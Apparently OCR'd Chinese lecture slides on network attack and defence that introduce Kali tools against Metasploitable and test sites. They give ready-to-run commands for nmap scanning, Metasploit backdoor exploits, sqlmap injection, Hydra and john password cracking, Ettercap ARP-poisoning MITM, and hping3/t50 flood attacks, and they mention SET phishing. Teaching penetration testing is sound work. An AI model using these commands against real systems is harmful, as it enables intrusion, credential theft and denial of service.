
網路攻防(IV)

Kali工具介紹

Metasploitable

- 肉機
- 下載網址
- Ubuntu base
- Twiki, phpMyAdmin, Mutillidae, DVWA
- 帳密:msfadmin/msfadmin



NMAP

- Port scaning
- GUI版本- Zenmap
- nmap –sS –P0 –A –v Hosts
- nmap –sT –p80 –oG OUTFILE HOSTs
- nmap –A –p1-85,113,443,880-8100 –T4 –oA OUTFILE Hosts
- nmap -sS <target> -D 192.168.0.2 , 192.168.3.1, 192.168.5.5
- Ex : **nmap –sS –sV -O [target IP address]**
  nmap –script smb-enum-users.nse –p 445 [target host]

Vsftpd 2.3.4

- msf > use exploit/unix/ftp/vsftpd_234_backdoor
- msf exploit(vsftpd_234_backdoor) > show options
- msf exploit(vsftpd_234_backdoor) > run

Backdoors

- msfconsole
- msf > **use exploit/unix/irc/unreal_ircd_3281_backdoor**
- msf exploit(unreal_ircd_3281_backdoor) > **set RHOST 192.168.99.131**
- msf exploit(unreal_ircd_3281_backdoor) > **exploit**

Services:Unintentional Backdoors

- **msfconsole**
-
- msf > **use exploit/unix/misc/distcc_exec**
- msf exploit(distcc_exec) > **set RHOST 192.168.99.131**
- msf exploit(distcc_exec) > **exploit**

hping

- Port scanning
- Traceroute
- IP spoofing
- hping demo.testfire.net -1 - i u100000 –a 10.10.10.10
- hping3 –T –V -1 demo.testfire.net


WEB penetration

- ZAP
- W3af
- Burp Suite
- Nikto
- BeEF

社交工程

Setoolkit

- 社交工程工具集
- 製作釣魚網站或電子郵件
- 埋入後門、騙取帳號密碼




資料庫探測與攻擊

SQLMap

- 一套可以用來測試 **SQL Injection**並利用此漏洞的強大工具，當系統存在**SQL Injection**時，大都(不是全部哦!)可利用 **SQLMap**取得機敏資料
- Sqlmap –u “http://demo.testfire.net/bank/login.aspx” --data =“uid=user&passw=pass&btnSubmit=Login” –p uid --thread=8 --level=3 --risk=3 –tables --batch

HexorBase

- 管理稽核MySQL、ORACAL……
- 暴力破解連線帳號密碼



密碼破解

Hydra

- 暴力破解工具，可以破解許多系統登入的帳密，一般常見的系統，如：cisco、ftp、http[s]、ldap2[s]、mssql、mysql、oracle-listener、pop3[s]、postgres、rdp、smb、smtp、ssh、telnet[s]、vnc
- hydra -l admin -P /usr/share/metasploit-framework/data/john/wordlists/password.lst www.testfire.net http-form-post "/bank/login.aspx:uid=^USER^&passw=^PASS^:Login Failed“
- Hydra-gtk - GUI

john

- 利用字典檔逐一計算hash，然後進行比對
- 密碼字典模式
  john -w=password.lst pwdump.txt
- 暴力猜解模式
  john -i test01.txt
- Johnny - GUI

Man in the middle(MITM)

ARP cache poisoning/spoofing




Figure 3-7: ARP cache poisoning facilitates this man-in-the-middle attack

Ettercap

- Ettercap –T 終端機模式
- Ettercap –C 文字模式
- Eteercap –G GUI模式
- ettercap -T -i eth0 -M arp:remote /192.168.10.2// /192.168.10.1//

無線網路攻擊

Kismet

- 對網路進行被動式嗅探TCP、UDP、ARP、DHCP封包
- Kismet_server –c wlan0 –p /tmp/KISMET –t filename –T pcapdump

Aircrack-ng工具組

組件名稱	描 述
aircrack-ng	主要用於WEP及WPA-PSK密碼的恢復，只要airodump-ng收集到足夠數量的數據包，aircrack-ng就可以自動檢測數據包並判斷是否可以破解
airmon-ng	用於改變無線網卡工作模式，以便其他工具的順利使用
airodump-ng	用於捕獲802.11數據報文，以便於aircrack-ng破解
aireplay-ng	在進行WEP及WPA-PSK密碼恢復時，可以根據需要創建特殊的無線網絡數據報文及流量
airserv-ng	可以將無線網卡連接至某一特定埠，為攻擊時靈活調用做準備
airolib-ng	進行WPA Rainbow Table攻擊時使用，用於建立特定資料庫文件
airdecap-ng	用於解開處於加密狀態的數據包
tools	其他用於輔助的工具，如airdriver-ng、packetforge-ng等

壓力測試

siege

- 網頁系統壓力測試工具
- 回歸模式(測試系統效能)、網路流量模擬、暴力測試
- siege –b myweb.com/users.aspx

t50

- 支援多重協定的封包注入工具，每秒鐘可以發動100萬次的封包注入行為，藉由大量封包請求，讓目標的服務癱瘓
- t50 --threshold 500 192.168.132.2
- t50 --flood 192.168.143.2
- t50 --flood --turbo –S 192.168.132.2

hping3

- hping3 –S –flood –V 192.168.1.1
- hping3 –S –P –U –flood –V --rand-source 192.168.1.1